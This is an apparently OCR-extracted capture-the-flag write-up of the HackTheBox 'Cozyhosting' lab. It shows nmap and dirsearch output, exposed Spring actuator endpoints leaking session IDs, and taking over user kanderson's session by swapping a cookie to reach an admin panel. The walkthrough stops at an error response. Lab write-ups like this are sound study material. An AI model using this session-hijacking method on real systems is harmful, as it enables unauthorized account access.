




Target IP Address
10.10.11.230

Nmap Scan:



```
➜  Cozyhosting cat nmapscan
# Nmap 7.93 scan initiated Fri Sep 29 16:00:08 2023 as: nmap -sCV -p22,80 -oN nmapscan 10.10.11.230
Nmap scan report for cozyhosting.htb (10.10.11.230)
Host is up (0.27s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 4356bca7f2ec46ddc10f83304c2caaa8 (ECDSA)
|_  256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 29 16:00:26 2023 -- 1 IP address (1 host up) scanned in 17.70 seconds
➜  Cozyhosting 
```


Going over to the web page shows this



We offer modern solutions for growing your business

Host a project of any size and complexity with Cozy Hosting

Nothing really interesting except the login page



Login to Your Account

Username

@


Password

□ Remember me

Designed by BootstrapMade


Since no cred is currently known, I decided to fuzz for directory

Fuzzing gives this



```
➜  Cozyhosting dirsearch -u http://cozyhosting.htb/

                            v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/mark/.dirsearch/reports/cozyhosting.htb/-_23-09-30_02-25-21.txt

Error Log: /home/mark/.dirsearch/logs/errors-23-09-30_02-25-21.log

Target: http://cozyhosting.htb/

[02:25:22] Starting:
[02:25:53] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[02:26:05] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[02:26:09] 400 -  435B  - /a%5c.aspx
[02:26:13] 200 -  634B  - /actuator
[02:26:13] 200 -   15B  - /actuator/health
[02:26:13] 200 -    5KB - /actuator/env
[02:26:13] 200 -   10KB - /actuator/mappings
[02:26:13] 200 -  348B  - /actuator/sessions
[02:26:14] 200 -  124KB - /actuator/beans
[02:26:15] 401 -   97B  - /admin
[02:27:37] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[02:27:38] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[02:27:38] 500 -   73B  - /error
[02:27:40] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[02:27:42] 200 -    0B  - /extjs/resources//charts.swf
[02:27:54] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[02:27:59] 200 -   12KB - /index
[02:28:15] 200 -    4KB - /login
[02:28:17] 200 -    0B  - /login.wdm%2e
[02:28:18] 204 -    0B  - /logout
[02:29:20] 400 -  435B  - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
➜  Cozyhosting
```


Going over there shows this list of session cookies



```
EDC6B239C42DB17C125FE7D75D0EC2FC:   "UNAUTHORIZED"
A454A06ADD20295E5D065F1063F0EEAC:   "UNAUTHORIZED"
299BB96D39A348306F537D67F83FAF11:   "UNAUTHORIZED"
F17C82E6F6B69D915F02A4DD03906C06:   "UNAUTHORIZED"
F855694426F9A30E321FFE6985145192:   "kanderson"
88E2E47919AEDF91C9AEFAA100EA9263:   "UNAUTHORIZED"
606E5A3615DFCDE075CE66623A0C1D22:   "UNAUTHORIZED"
```

One of them seems to be already authenticated and it belongs to user `kanderson`


I refreshed the page but this time modified my present cookie to that


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 13
0 matches

Request to http://cozyhosting.htb:80 [10.10.11.230]

```
POST /login HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://cozyhosting.htb
DNT: 1
Connection: close
Referer: http://cozyhosting.htb/login
Cookie: JSESSIONID=E25704004FFE8B909F5D2981BE2E65BB
Upgrade-Insecure-Requests: 1

username=a&password=a
```

I got logged in to the admin dashboard and they seems to be an interesting function


cozyhosting.htb/admin
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Crackmes Magento 2.2.0 <= 2.3.… Learn Python - Free In… Course | RE3201 | Ope… PowerPC / OS X (Darw…
Cozy Cloud
K. Anderson
Pending scan
Up to date
Pending update
Security update is required

Admin Dashboard

Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched

Running software | Today

Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname


Username

Submit Reset

© Copyright Cozy Cloud. All Rights Reserved

Designed by BootstrapMade

If I give it a hostname but no username it throws back this error


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Follow redirection
Target: http://cozyhosting.htb
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 13
Response Headers 11
0 matches
Done
822 bytes | 411 millis

